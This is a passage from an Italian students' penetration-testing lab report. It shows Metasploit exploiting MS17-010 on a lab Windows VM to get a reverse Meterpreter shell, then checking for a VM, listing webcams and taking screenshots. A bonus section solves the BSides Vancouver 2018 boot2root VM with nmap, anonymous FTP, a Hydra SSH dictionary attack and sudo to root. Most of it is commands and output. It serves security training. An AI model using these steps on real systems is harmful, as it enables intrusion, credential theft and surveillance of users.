2  auxiliary/admin/smb/ms17_010_command     2017-03-14  normal   No   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010       normal      No   MS17-010 SMB RCE Detection

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010

msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```



Di default viene impostato il payload «windows/meterpreter/reverse_tcp»

Configuriamo RHOSTS e LPORT.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
```

Infine lanciamo l’exploit con il comando «**exploit**». Se l’attacco è andato a buon fine riusciremo a ottenere una shell di Meterpreter.

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish... done
[*] 192.168.200.200:445 - | Entering Danger Zone |
[*] 192.168.200.200:445 - [*] Preparing dynamite...
[*] 192.168.200.200:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.200.200:445 - [+] Successfully Leaked Transaction!
[*] 192.168.200.200:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - | Leaving Danger Zone |
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x8962b3c8
[*] 192.168.200.200:445 - Built a write-what-where primitive...
[+] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload... dWvOzCZd.exe
[*] 192.168.200.200:445 - Created \dWvOzCZd.exe...
[+] 192.168.200.200:445 - Service started successfully...
[*] 192.168.200.200:445 - Deleting \dWvOzCZd.exe...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:1039) at 2024-01-29 16:52:28 +0100

meterpreter > [*] Meterpreter session 2 opened (192.168.200.100:7777 -> 192.168.200.200:1037) at 2024-01-29 16:52:30 +0100
```

Fase 3:

Una volta aver ottenuto la shell di Meterpreter possiamo procedere eseguendo i seguenti comandi.



«**run post/windows/gather/checkvm**»

ci permette di identificare se la macchina target è una macchina virtuale o meno.

```
meterpreter > run checkvm

[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [...]
[-] The specified meterpreter session script could not be found: checkvm
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

«**ifconfig**» ci permette di visualizzare le impostazioni di rete della macchina target

```
Interface 2
-----
Name       : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit  di pianificazione pacchetti
Hardware MAC : 08:00:27:2e:07:58
MTU        : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
```

«**webcam_list**» verifica se sulla macchina target vi è installata una Webcam.

```
meterpreter > webcam_list
1: Periferica video USB
```




«**screenshot**» cattura uno screenshot della macchina target

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/EMsWabnS.jpeg
```



«**open EMsWabnS.jpeg**» apre l'immagine catturata



Esercizio bonus

BSIDESVANCOUVER 2018



Challenge boot2root

BSides Vancouver 2018



```
(kali@kali)-[~]
$ nmap -sn 192.168.1.0/24

Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-31 03:51 EST
Nmap scan report for 192.168.1.1
Host is up (0.0086s latency).
Nmap scan report for bsides2018 (192.168.1.169)
Host is up (0.031s latency).
Nmap scan report for kali (192.168.1.181)
Host is up (0.027s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 4.07 seconds

(kali@kali)-[~]
$ nmap -Pn -sV 192.168.1.169

Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-31 03:52 EST
Nmap scan report for bsides2018 (192.168.1.169)
Host is up (0.0029s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds
```

Penetration Testing: Black box

In questa prima parte implementiamo l'uso di Nmap per andare a trovare l'IP del bersaglio e individuare i servizi attivi con le relative versioni.

```
(kali@kali)-[~]
$ curl ftp://192.168.1.169

drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public

(kali@kali)-[~]
$ curl ftp://192.168.1.169/public/

-rw-r--r--  1 0      0      31 Mar 03  2018 users.txt.bk

(kali@kali)-[~]
$ curl ftp://192.168.1.169/public/users.txt.bk -O

% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %             Dload  Upload  Total   Spent    Left   Speed
100    31    100    31     0     0    1069      0  --:--:-- --:--:-- --:--:--   1107

(kali@kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Una volta ottenute le informazioni indispensabili partiamo con "l'esplorazione" delle porte aperte, tentando su di esse un accesso anonimo in modo da poter procurarci più informazioni possibili. Come in questo caso gli username degli utenti.

In questa parte ci avviciniamo all'uso di Hydra, un software di cracking delle credenziali per provare un attacco al dizionario nel SSH della vittima.

```
(kali@kali)-[~]
$ ssh anne@192.168.1.169

anne@192.168.1.169's password:
Permission denied, please try again.
anne@192.168.1.169's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Jan 31 05:33:46 2024
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# cd
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?
```

GAME
OVER

```
Output
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-31 (
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
[WARNING] Restorefile (you have 10 seconds to abort... (use option -l to skip
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p
[DATA] attacking ssh://192.168.1.169:22/
[22][ssh] host: 192.168.1.169 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not comp
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-31 (
<finished>

[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
```

Una volta ottenute le credenziali procediamo col fare l'accesso remoto al servizio SSH del nostro target per ottenere i permessi root tramite "sudo su" e concludere trovando il flag.





Build Week 2 - S8

Francesco Gallo – Matteo Palozza – Cristian Calvaruso
– Stefano Pirrera – Danilo Teresa – Drago Picari